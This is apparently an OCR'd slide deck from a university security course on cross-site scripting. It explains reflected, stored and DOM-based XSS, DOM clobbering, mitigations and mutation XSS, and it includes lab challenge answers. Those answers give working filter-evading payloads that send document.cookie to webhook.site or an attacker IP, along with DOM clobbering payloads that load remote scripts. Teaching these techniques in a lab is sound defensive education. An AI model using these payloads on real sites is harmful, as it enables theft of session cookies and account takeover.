
Cross-Site Scripting (XSS)

Group 6


What is XSS?

A web security vulnerability that enable attackers to **inject client-side scripts** into web pages **viewed by other users**.




2017	2021
A01:2017-Injection	A01:2021-Broken Access Control
A02:2017-Broken Authentication	A02:2021-Cryptographic Failures
A03:2017-Sensitive Data Exposure	A03:2021-Injection
A04:2017-XML External Entities (XXE)	(New) A04:2021-Insecure Design
A05:2017-Broken Access Control	A05:2021-Security Misconfiguration
A06:2017-Security Misconfiguration	A06:2021-Vulnerable and Outdated Components
A07:2017-Cross-Site Scripting (XSS)	A07:2021-Identificati… …ion Fail…
A08:2017-Insecure Deserialization	(New) A08:2021-Soft…
A09:2017-Using Components with Known Vulnerabilities	
A10:2017-Insufficient Logging & Monitoring	

OWASP Foundatio



Systems Cyber
…acks (2022)

Why do XSS attacks still occur **today**?




Date	D	A	V	Title			
2024-02-28	⬇		✕	WordPress Plugin Admin Bar & Dashboa… Version: 1.2.8 - "Dashboard Redirect" field Sto… Scripting (XSS)			
2024-02-21	⬇		✕	WEBIGniter v28.7.23 - Stored Cross Site Scripting (XSS)	WebApps	PHP	Sag…
2024-02-19	⬇		✕	Wondercms 4.3.2 - XSS to RCE	WebApps	Multiple	Anas Zakir
2024-02-09	⬇		✕	Advanced Page Visit Counter 1.0 - Admin+ Stored Cross-Site Scripting (XSS) (Authenticated)	WebApps	PHP	Furkan ÖZER
2024-02-05	⬇		✕	Wordpress 'simple urls' Plugin < 115 - XSS	WebApps	PHP	AmirZargham
2024-02-05	⬇		✕	WhatsUp Gold 2022 (22.1.0 Build 39) - XSS	WebApps	Multiple	Andreas Finstad

Exploit Database (29 February 2024)


Types of XSS

Reflected XSS


Browser
2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
User
1.Attacker sends malicious link
Attacker

Malicious link: http://example.com/search?term=<script>...


Stored (Persistent) XSS



</>
Attacker web browser
Attacker
Attacker sends XSS payload
</>
Web application stores payload
Database
Victim views XSS payload
Victim web browser executes XSS payload
Victim

Payload stored in database: <script>...</script>

Case Study: WordPress Plugin Contact Form Entries (1.1.6) XSS



WordPress Plugin Contact Form Entries 1.1.6 - Cross Site Scripting (XSS) (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50617	N/A	GAETANO PERRONE	WEBAPPS	PHP	2022-01-05

EDB Verified: ✗


Exploit: ⬇ / {}

Vulnerable App:


```
# Exploit Title: WordPress Plugin Contact Form Entries 1.1.6 - Cross Site Scripting (XSS) (Unauthenticated)
# Date: 22/12/2021
# Exploit Author: gx1  <gaetano.perrone[at]secsi.io>
# Vulnerability Discovery: Gaetano Perrone
# Vendor Homepage: https://www.crmperks.com/
# Software Link: https://wordpress.org/plugins/contact-form-entries/
```

DOM-Based XSS

- Modification to DOM environment
- Can be reflective or stored
- Use of unsafe sinks in controllable inputs (sources)
  - Sink: eval(), document.write…
  - Source: document.URL, location, document.cookie, localStorage…



```
<p id="demo"></p>

<script>
let id = new URL(location.href).searchParams.get('id');
document.getElementById("demo").innerHTML = id;
</script>
```




```
<p id="demo"></p>

<script>
let id = new URL(location.href).searchParams.get('id');
document.getElementById("demo").textContent = id;
</script>
```

A new type of DOM attack:
DOM Clobbering

DOM Clobbering

Suppose you can input HTML code anywhere,


- Vulnerable code



```
<script>
    window.onload = function(){
        let someObject = window.someObject || {};
        let script = document.createElement('script');
        script.src = someObject.url;
        document.body.appendChild(script);
    };
</script>
```

evil.js will be executed!


- Payload




```
<a id=someObject><a id=someObject name=url href=//malicious-website.com/evil.js>
```

DOM Clobbering - Why does it work?

- Any DOM element created is accessible as a global variable (through window)
- Two elements with same id will be grouped as HTMLCollection
  (This is browser behavior)




```
let someObject = window.someObject || {};
```



```
> console.log(window.someObject)

  ▼ HTMLCollection(2) [a#someObject, a#someObject, someObject: a#someObject, url: a#someObject] ℹ
    ▶ 0: a#someObject
    ▶ 1: a#someObject
    ▶ someObject: a#someObject
    ▶ url: a#someObject
      length: 2
    ▶ [[Prototype]]: HTMLCollection
```


DOM Clobbering - Why does it work?

- window.someObject.url returns the hyperlink element <a>




```
host: "malicious-website.com"
hostname: "malicious-website.com"
href: "file://malicious-website.com/evil.js"
hrefTranslate: ""
hreflang: ""
id: "someObject"
```

(Expanding url object from someObject)



```
> console.log(window.someObject.url)
    <a id="someObject" name="url" href="//malicious-webiste.com/evil.js">
<· undefined
> console.log(window.someObject.url.toString())
  file://malicious-webiste.com/evil.js
```

- A script element is created, and src is assigned to the someObject.url object



```
let script = document.createElement('script');
script.src = someObject.url;
document.body.appendChild(script);
```

Eventually, script is appended to document which will execute evil.js

Challenge Time!

Challenge Setup

(Use only Ubuntu or Kali VM)

1. Download the challenge files (Code > Download ZIP)

https://github.com/pinyoko573/IFS4103-XSS

2. Install the packages mentioned in readme.txt
3. Run main.py (python3 main.py) and access the challenge on http://localhost:8000/

Challenges

Retrieve the flag from the victim’s cookie! **AND NO CHEATING!!**

If you do not have a web server, use https://webhook.site/ to capture the cookie

Challenge 1

- (1m) Stored XSS
- (3m) Google ‘Steal Cookies with Reflected XSS’
- (5m) How about trying capital letters?
- (7m) CyberChef HTML vs URL, does it matter?

Challenge 2

- (1m) DOM XSS
- (3m) Google ‘Steal Cookies with Reflected XSS’
- (5m) Google why the ‘+’ symbol disappears in my URL

Challenge 3

Pre-hint:
To host javascript file, use Github + jsdelivr

- (1m) DOM Clobbering
- (3m) Check the guide on portswigger

Challenge 1 - Answer

Challenge 1 is a Stored XSS challenge, where you need to retrieve the cookies from the admin by sending a message. **If you face an infinite loop, please restart the application (This is our code fault).**

1. Go to https://webhook.site to generate a new hook. **Record down the Unique URL**.
2. <script> tags will not work in this case as the sanitizer will recursively remove any ‘<script’. Instead, use other elements e.g. <img>, <iframe>, <audio>. Use payload 4. from this link.
3. Observe that “<img” is removed. From hint 3, transform <img with uppercase & lowercase characters, e.g. **<iMg**
4. Also, observe that “http” and “//” is missing in this.src property. You can either split the string, or use HTML encode using CyberChef or Burp. (Do not use URL Encode because you are transforming a HTML element instead)


   <iMg src=x onerror="this.src=**'ht’ + ‘tps:’/’+’/**webhook.site/123/?'+document.cookie; this.removeAttribute('onerror');"> or

   <iMg src=x
   onerror="this.src='**&#104;&#116;&#116;&#112;&#115;&colon;&sol;&sol;&#119;&#101;&#98;&#104;&#111;&#111;&#107;&period;&#115;&#105;&#116;&#101;&sol;&#49;&#50;&#51;&sol;&quest;**'+document.cookie; this.removeAttribute('onerror');"
5. Submit the payload and you should see two hooks, one which the message is shown to you, and one which is shown to admin.

Challenge 2 - Answer

Challenge 2 is a DOM XSS challenge, where you need to retrieve the cookies from your friend tom123 by sending the link.

1. Based on our DOM XSS slide, identify the sink and source. You can find it by inspecting element on the browser:
   Sink: **document.write(...);**
   Source: **const params = new URL(location.href).searchParams and params.get('author')**
   Looking at source, we can add ?author=payload to control our sink. Test it on the browser and you will see the 'payload' string displayed.
2. Go to https://webhook.site to generate a new hook. **Record down the Unique URL**.
3. Use payload 2. from this link and replace the src URL with your webhook link. Your link should be something like this: http://localhost:8000/xss-2?author=<script>var i=new Image;i.src…
4. Notice that when the link is tested on your browser, the '+' symbol is missing (Inspect element). This is because in URL, + means whitespace.
5. Replace '+' with '%2B' and your link should look something like this:
   http://localhost:8000/xss-2?author=<script>var i=
   new Image;i.src="https://webhook.site/../?"**%2B**document.cookie;</script>
6. Submit the link to your friend, and you will receive the cookie value on webhook.



```
▼<i>
  ▼<script>
      var i=new Image;i.src="https://webhook.site/59bc0028-6fe2-4e26-a4db-5fcb45963bcc/?"
      document.cookie;
    </script>
  </i>
```

Challenge 3 - Answer


Challenge 3 is a DOM Clobbering challenge, where you need to retrieve the cookies from the admin by sending a HTML message, containing the hosted javascript file. This is similar to portswigger's lab.

1. Send a normal feedback message, and inspect element (or view source) on the message confirmation page. You should see three external scripts in this webpage.
2. Observe that custom_script.js contains the vulnerable code, similar to the one shown in the previous slides and portswigger.
3. Using the payload from portswigger, this will be your current input:
   ```
   <a id=someObject><a id=someObject name=url href=//malicious-website.com/evil.js>
   ```
4. Now, you need to host a javascript file. Create a repo on Github and add a file 'evil.js'. In this evil.js, you need to create a script to retrieve the cookies. You can also use this from other challenges (2). evil.js should be something like this:
   ```
   var i=new Image;i.src="http://192.168.0.18:8888/?"+document.cookie;
   ```
5. Use jsdelivr to host your javascript file, and replace href with your jsdelivr link. Your final payload should look something like this:
   ```
   <a id=someObject><a id=someObject name=url href=//cdn.jsdelivr.net/gh/pinyoko573/testrepo@main/script.js>
   ```


Challenge Demo

XSS Mitigation

- Consider whitelisting inputs than blacklisting
- Use well-known sanitizers (e.g. DOMPurify)
  - Never make your own sanitizer!
- Use safe language (avoid document.write, innerHTML)
- Content-Security Policy
  - Allow only trusted images, scripts, iframe to run



Use of Sanitizers




```
Refused to load the script 'http://evil.com/evil.js' because it violates the     VM402:3
following Content Security Policy directive: "script-src 'self' https://apis.google.com".
```


CSP Error in Console

Other XSS Attacks

- Mutation XSS
  - Untrusted input that is modified by the browser while parsing HTML markup
  - Read up “Mutation XSS in Google Search” happened in 2019




```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```



```
<noscript>
<p title="</noscript><img src=x onerror=alert(1)>"></p>
</noscript>
```

JavaScript disabled parsing (in template element used by DOMPurify)



```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
"">
"
```

JavaScript enabled parsing (in div element rendered by browser)